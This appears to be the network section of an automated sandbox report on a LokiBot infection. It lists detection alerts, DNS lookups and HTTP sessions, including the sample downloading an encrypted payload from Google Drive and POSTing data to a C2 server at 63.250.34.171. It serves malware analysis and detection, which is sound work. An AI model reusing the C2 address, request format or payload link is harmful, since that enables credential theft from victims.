12/02/21-08:33:50.606987	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.4	63.250.34.171
12/02/21-08:33:50.606987	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.4	63.250.34.171
12/02/21-08:33:50.606987	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49811	80	192.168.2.4	63.250.34.171
12/02/21-08:33:51.640058	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49811	63.250.34.171	192.168.2.4
12/02/21-08:33:53.022578	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.4	63.250.34.171
12/02/21-08:33:53.022578	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.4	63.250.34.171
12/02/21-08:33:53.022578	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.4	63.250.34.171
12/02/21-08:33:53.022578	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49812	80	192.168.2.4	63.250.34.171
12/02/21-08:33:53.944992	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49812	63.250.34.171	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 08:33:42.644826889 CET	192.168.2.4	8.8.8.8	0x70ff	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 08:33:44.315254927 CET	192.168.2.4	8.8.8.8	0xe2a7	Standard query (0)	doc-0s-8g-docs.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 08:33:42.671138048 CET	8.8.8.8	192.168.2.4	0x70ff	No error (0)	drive.google.com		142.250.203.110	A (IP address)	IN (0x0001)
Dec 2, 2021 08:33:44.341698885 CET	8.8.8.8	192.168.2.4	0xe2a7	No error (0)	doc-0s-8g-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 08:33:44.341698885 CET	8.8.8.8	192.168.2.4	0xe2a7	No error (0)	googlehosted.l.googleusercontent.com		142.250.203.97	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-0s-8g-docs.googleusercontent.com
- 63.250.34.171

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49807	142.250.203.110	443	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49808	142.250.203.97	443	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49810	63.250.34.171	80	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:46.876918077 CET	6188	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:47.897661924 CET	6637	IN	HTTP/1.1 403 Forbidden Date: Thu, 02 Dec 2021 07:33:46 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49811	63.250.34.171	80	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:50.606987000 CET	6637	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 190 Connection: close
Dec 2, 2021 08:33:51.640058041 CET	6638	IN	HTTP/1.1 403 Forbidden Date: Thu, 02 Dec 2021 07:33:50 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49812	63.250.34.171	80	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:53.022578001 CET	6639	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:53.944992065 CET	6640	IN	HTTP/1.1 403 Forbidden Date: Thu, 02 Dec 2021 07:33:53 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49807	142.250.203.110	443	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:43 UTC	0	OUT	GET /uc?export=download&id=1vel8-ekCr0ivRl8u50SHCZNZh1tCa62N HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache Cookie: CONSENT=YES+GB.en-GB+V9+BX
2021-12-02 07:33:44 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 02 Dec 2021 07:33:44 GMT Location: https://doc-0s-8g-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/e3qi22h3f39crtgptlkpn346psio1vva/1638430350000/13431600623523591888/*/1vel8-ekCr0ivRl8u50SHCZNZh1tCa62N?e=download P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-/Qq6URFJMfjYeE2ndjSTeg' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=lYH5H6l_Ll27ikXCuJAKuxQ_s-sMYs_nQlYx75FcvpLRelhWkavRXza1wfiZZ_SbspBk2xBj5NyQSe07WPoHEONxVWWKwXyRM0dc3Yfb7i4otR_2P2Qtb1zzXjdN-4q46IgePYUhPF-JUs3qzPz2BEunlbbWLbzexxERFGEn2n4; expires=Fri, 03-Jun-2022 07:33:43 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-12-02 07:33:44 UTC	1	IN	Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 73 2d 38 67 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 65 33 71 69 Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0s-8g-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/e3qi
2021-12-02 07:33:44 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49808	142.250.203.97	443	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	2	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/e3qi22h3f39crtgptlkpn346psio1vva/1638430350000/13431600623523591888/*/1vel8-ekCr0ivRl8u50SHCZNZh1tCa62N?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-0s-8g-docs.googleusercontent.com Connection: Keep-Alive
2021-12-02 07:33:44 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdvPZnxirqiyqNEhrL5YVY24AwGEW86LVLFTOyvbBvVnsjiGAcllvcG6sUG_MWWVGfdAK9tNRxJjtzR_FwDWoH7Os0P7Vw Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="Press_CIHTcFHz24.bin";filename*=UTF-8''Press_CIHTcFHz24.bin Content-Length: 106560 Date: Thu, 02 Dec 2021 07:33:44 GMT Expires: Thu, 02 Dec 2021 07:33:44 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=o3pr2w== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-12-02 07:33:44 UTC	6	IN	Data Raw: 8e 09 5b bc 86 e2 14 a9 09 e9 18 25 8f fa 3a 08 43 9d 23 94 08 7b 28 f8 43 7a bc e5 5b 4c 18 76 c1 1c 68 a5 14 29 c5 e0 6a 97 0d 16 0b bd 0f d9 9f 69 39 6c de d7 a3 36 c3 38 f1 14 0a 62 9e 58 e5 1d 33 05 c1 f3 d3 0e 3b 9c 9b 29 31 88 b6 09 f5 b2 a1 62 de 3e 71 7b 39 1f 8e e5 c6 1c 5a 32 8d d1 42 b5 3d f0 27 6a 31 bb b2 86 9b 5d 62 e6 9b ee 1f bb d4 a1 9f 6a 5c ee 12 db 14 8f 76 52 64 df 7a 51 d9 75 22 aa d0 f4 0d de 23 0a ea 85 ab a3 15 1e 2e 6b 54 0e 2a 2e 8d 20 71 cd d8 67 c1 2a c0 8b 28 24 ac e5 15 a3 d9 07 b7 0c 48 5e 83 15 24 ab f2 df 7e c9 08 41 ed 3a f6 9f 87 43 dc 86 13 43 63 2f 32 95 38 38 88 5b 5a 1d 45 40 92 ce 9f bf 4e e7 03 72 2a c1 00 5a d4 3f 93 5d c2 c8 e6 7b c6 d0 ee 96 bb c3 9e 12 6f 89 88 98 f5 d9 a6 3f 4d 6e 56 7d 00 da a0 a3 e0 81 63 Data Ascii: [%:C#{(Cz[Lvh)ji9l68bX3;)1b>q{9Z2B='j1]bj\vRdzQu"#.kT*. qg*($H^$~A:CCc/288[ZE@Nr*Z?]{o?MnV}c
2021-12-02 07:33:44 UTC	9	IN	Data Raw: 2b ff d2 0e a2 82 56 59 4d 50 3e 33 fb b9 03 90 b0 21 da f4 d3 80 43 ff 52 5c 4b 30 ec d9 d9 ce 7f c9 80 0c 7a d7 9c 95 7f 54 31 cd a4 6a e2 73 6c 9c 99 89 5d b7 11 07 54 61 3e c4 ba 25 06 50 c6 e2 98 4d 01 27 11 82 36 d0 bc 8f 91 a2 5b 35 1c 95 93 d0 22 41 35 07 8c 20 84 1d fb 45 af 13 0d 9f 49 b0 ac ed 15 67 e3 fe 18 ce 87 5c d5 31 df c0 f2 c5 5b 2d 4e bd 9d c1 44 d1 aa 2d 61 1b 90 66 f6 3b f4 dc da 29 9c d1 9d 86 c9 1e 60 a7 ca 0b 22 13 68 f2 dc c8 2c 05 bd fe a3 3a 61 7d ba b1 7e 1d 26 c2 72 5f 2b 94 df 6b 8d c3 13 6e 73 36 c7 12 76 0a 3d 3c 24 27 06 c2 d1 cc d8 c2 4b 3d 46 91 92 2c 12 94 19 ea f9 2b ed 71 80 f1 4a bb 69 b8 79 6b 1e 1e 48 91 1d de 8e ef b9 35 56 d7 72 e4 3a d1 77 8e 6a c5 2d f0 2d 71 90 53 48 e5 4b 7c b3 ad 62 5f de 93 76 b1 3a 6d c9 Data Ascii: +VYMP>3!CR\K0zT1jsl]Ta>%PM'6[5"A5 EIg\1[-ND-af;)`"h,:a}~&r_+kns6v=<$'K=F,+qJiykH5Vr:wj--qSHK|b_v:m
2021-12-02 07:33:44 UTC	13	IN	Data Raw: 81 37 1e 0b 1d 45 e9 15 df 61 e8 5d b1 5e 41 7b 32 5e a1 f0 54 dc 7c f8 3b 86 23 18 ad 67 49 ba 31 7c 7a 32 16 c1 c2 40 5a 97 48 23 dc 97 ef 07 2e d6 01 82 8d 9e ed 24 88 b7 c1 53 5a 47 24 9d 28 3e 00 f4 ee 02 da ec 97 f3 83 c7 2e 73 ce 93 61 a2 f7 e7 e3 cc 2b ad c2 d1 17 c8 56 2c bf 3a e5 44 58 73 99 39 5a 09 90 b2 b9 c0 6d c9 aa 00 a0 ba b4 99 5a ae ca 5a e6 24 d4 0f eb f1 c5 a2 79 9e 75 69 77 fd 21 c2 76 36 9c 08 3b 09 ef ac a3 81 b7 81 9a 7a 4c b9 f5 6c 86 de 60 68 de 96 7b 07 78 91 f3 f3 78 3a 62 81 8e 53 56 0c c5 2a 3a 1e 7c 2e 9b a7 27 b8 75 80 1a d4 64 e6 34 3d 7f 1b 9b 2b b7 68 c1 ad dc b4 15 a7 57 81 77 f7 af ed 3c fe 04 85 c5 20 d9 c3 ab 9b ad 2f 3b e6 10 15 45 c9 e7 c6 ae f4 11 b2 e5 cf 53 42 99 a2 92 36 4f 09 98 f7 25 f1 fd 45 90 ec 04 b4 b6 Data Ascii: 7Ea]^A{2^T|;#gI1|z2@ZH#.SZG(>.sa+V,:DXs9ZmZZ$yuiw!v6;zLl`h{xx:bSV*:|.'ud4=+hWw< /;ESB6O%E
2021-12-02 07:33:44 UTC	17	IN	Data Raw: fd 9c b2 fd da 8a eb 38 0d 08 ef 59 ac c9 ae 4a 37 47 07 ed 28 62 a2 38 6f 4d de b0 9f c0 72 71 17 b8 36 ce 82 48 52 ef 64 3e 49 9a bc 69 3a 9e 1e b4 91 e3 f2 b4 f2 b9 8e 6e ae 21 86 94 be 1c 47 07 28 40 2b 9f 0a 13 e6 32 78 3d 05 c4 ee 1b f6 a0 9e ec 23 69 54 ea 56 83 9a 18 b8 d9 a3 45 4d 70 73 c9 c2 e4 d2 33 80 e6 70 b5 80 6f f9 33 df 3a 91 9a 52 ca d4 60 02 cc 4b 0e e4 5e a0 65 6a 42 47 26 0b 9a 90 37 f5 5f 9e 35 44 a5 e7 fc e4 a1 cb f7 e9 e2 a0 43 73 ad ee c9 69 40 97 21 02 57 80 19 86 dd f1 4a 94 73 8b ea 77 b6 82 95 39 e4 96 87 6e 99 7c 8a e0 71 6e 3e 45 df cd 82 55 f4 b5 3d f0 d8 1f c5 ed e5 6e 5f af 9d 19 18 2a 13 ed 82 c9 4e 6d 1d 3d 78 d2 0c c5 8f ad 95 a8 c0 5f d9 31 41 66 a7 1a 81 df 16 7a 41 3d 47 10 3a ea d8 04 33 7c c0 36 55 29 10 c9 b6 60 Data Ascii: 8YJ7G(b8oMrq6HRd>Ii:n!G(@+2x=#iTVEMps3po3:R`K^ejBG&7_5DCsi@!WJsw9n|qn>EU=n_*Nm=x_1AfzA=G:3|6U)`

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	18	IN	Data Raw: 9c 5a 9b 5f d0 7e a2 6d d2 7f 34 d4 86 ba a0 2b de fb 26 90 6f 48 08 6e 4e ca a0 ee 71 e8 49 0b e9 84 3e d9 c3 ab b7 8c 23 b7 e5 11 66 31 f9 b7 d9 27 f7 11 b2 bc 3e 80 05 96 1b 5c c5 a7 5e 67 29 19 69 ea 38 af 00 0c 13 3c 61 5f 85 d3 e9 2c 71 99 29 f8 40 f9 5a 31 8a f5 fa 6d a6 b4 d8 34 96 8a e7 74 2d 6d 6f b7 d2 33 e3 ae 3c be 11 f2 67 24 4c 41 c2 58 a7 68 30 3a 18 97 0f 5a de 85 b6 be af 4a 2a 54 41 47 e7 b8 c9 85 7e 20 44 94 58 ae a3 3f 36 c1 03 ad cb 4c 82 94 75 89 df 86 bb 9d 8c f7 23 72 6b 39 e2 b7 4b 46 46 bc 36 c7 56 23 67 7d d6 d7 a8 1e a8 a5 93 96 59 8a 12 06 71 67 24 ed 32 2d b6 54 b1 34 c8 b7 c0 ab 73 6e 3e 23 bf 2d af e9 76 4d 98 41 30 a9 62 a1 4c fb 39 35 82 d6 45 6f e7 19 a3 ca 93 2d f9 83 89 43 5d 61 d3 71 13 f6 14 d0 13 2c bb 65 cf 57 c5 Data Ascii: Z_~m4+&oHnNqI>#f1'>\^g)i8<a_,q)@Z1m4t-mo3<g$LAXh0:ZJ*TAG~ DX?6Lu#rk9KFF6V#g}Yqg$2-T4sn>#-vMA0bL95Eo-C]aq,eW
2021-12-02 07:33:44 UTC	19	IN	Data Raw: 8a 85 f9 77 3b 7c 45 9b 35 e5 19 e4 92 94 89 07 04 6f 0d 7d bd 25 4b 61 aa 99 e7 95 14 1e 96 5b aa 2f 9d eb 5a c2 72 a2 9d 6d de fe 9c 7f d8 92 60 0c d5 ab ce 9c 6d f2 ae 04 3c a8 6a 5d 1c 00 7d 8f 4f a3 f3 6d 63 66 4e bc 4f 9d 99 3f 0a 52 65 2b 1d 15 52 36 1c 5c c3 00 4a da 27 2e 7c 62 26 fe c1 22 40 de 0c bc e4 0b 1e 92 af 37 23 2d 2a 9a a7 86 06 1a a0 c9 ef d7 78 ae a6 d7 e1 6b a4 d7 4f 6b c8 a0 2d c4 5f 12 66 12 62 1e 96 0a 15 89 9e b2 78 37 01 cd 0e 15 12 ab aa 5d a3 4f 38 6b d6 99 03 37 21 ef ce dd 2b 9a 4f 6d a9 c4 60 d0 81 f1 56 06 96 fd 28 27 be 8a 13 06 db 7e 78 b7 ff d6 a9 2f 4b 9e 01 c3 77 89 1c 9c 18 59 3d 94 0e e8 c2 c6 23 57 42 61 aa 16 ab 97 0f 75 ed 19 a0 26 e8 0a 5b f2 13 6a a4 3a 66 0c e5 2f cc 07 17 4a ad 72 40 01 97 d7 82 22 54 08 26 Data Ascii: w;|E5o}%Ka[/Zrm`m<j]}OmcfNO?Re+R6\J'.|b&"@7#-*xkOk-_fbx7]O8k7!+Om`V('~x/KwY=#WBau&[j:f/Jr@"T&
2021-12-02 07:33:44 UTC	21	IN	Data Raw: 76 0a 2e 25 20 89 d2 a9 23 4a 69 4a 43 a6 09 8f 39 2f fb 7e b4 5d 98 25 a4 ca d8 90 3c 07 0b 58 3d 0b c4 bb e7 43 82 c7 58 98 35 bd 04 d2 78 2d f2 c9 ec b6 83 ce 83 e5 19 40 7d 37 8f 7a 2f 52 82 73 40 d3 03 15 be be c7 da 99 12 65 94 2c 44 79 ae e1 67 2e 39 bc 1d f4 4c 79 cc cd d7 4f b7 32 f5 be de 5a 45 60 44 13 b1 ab 55 81 97 eb 69 a0 10 f1 f9 43 e4 78 6a 70 0f b3 d9 b3 c9 3d a5 5c db 03 8b e7 0c 6e 74 eb de 4b 49 e4 ba 37 38 3b f0 31 05 ad b2 11 a4 02 14 29 ff 76 ae 99 eb 10 39 0a ef ad 79 66 62 c0 b1 54 1b 64 89 91 0a 38 ef ca 02 c2 82 f3 9a 3c 05 a0 2d 2e 87 48 26 27 d5 4f 1b 7b 7b 67 32 97 12 b2 39 4e 60 1e a9 d0 7d da bb fa ab a9 13 ea ac 07 28 36 32 9f 0a 67 63 7b 02 be 7d 12 10 5e f1 f3 02 2d 27 b5 ee 83 8d 5c 67 e7 47 fa 0c 89 ce 4b a0 f5 37 e8 Data Ascii: v.% #JiJC9/~]%<X=CX5x-@}7z/Rs@e,Dyg.9LyO2ZE`DUiCxjp=\ntKI78;1)v9yfbTd8<-.H&'O{{g29N`}(62gc{}^-'\gGK7
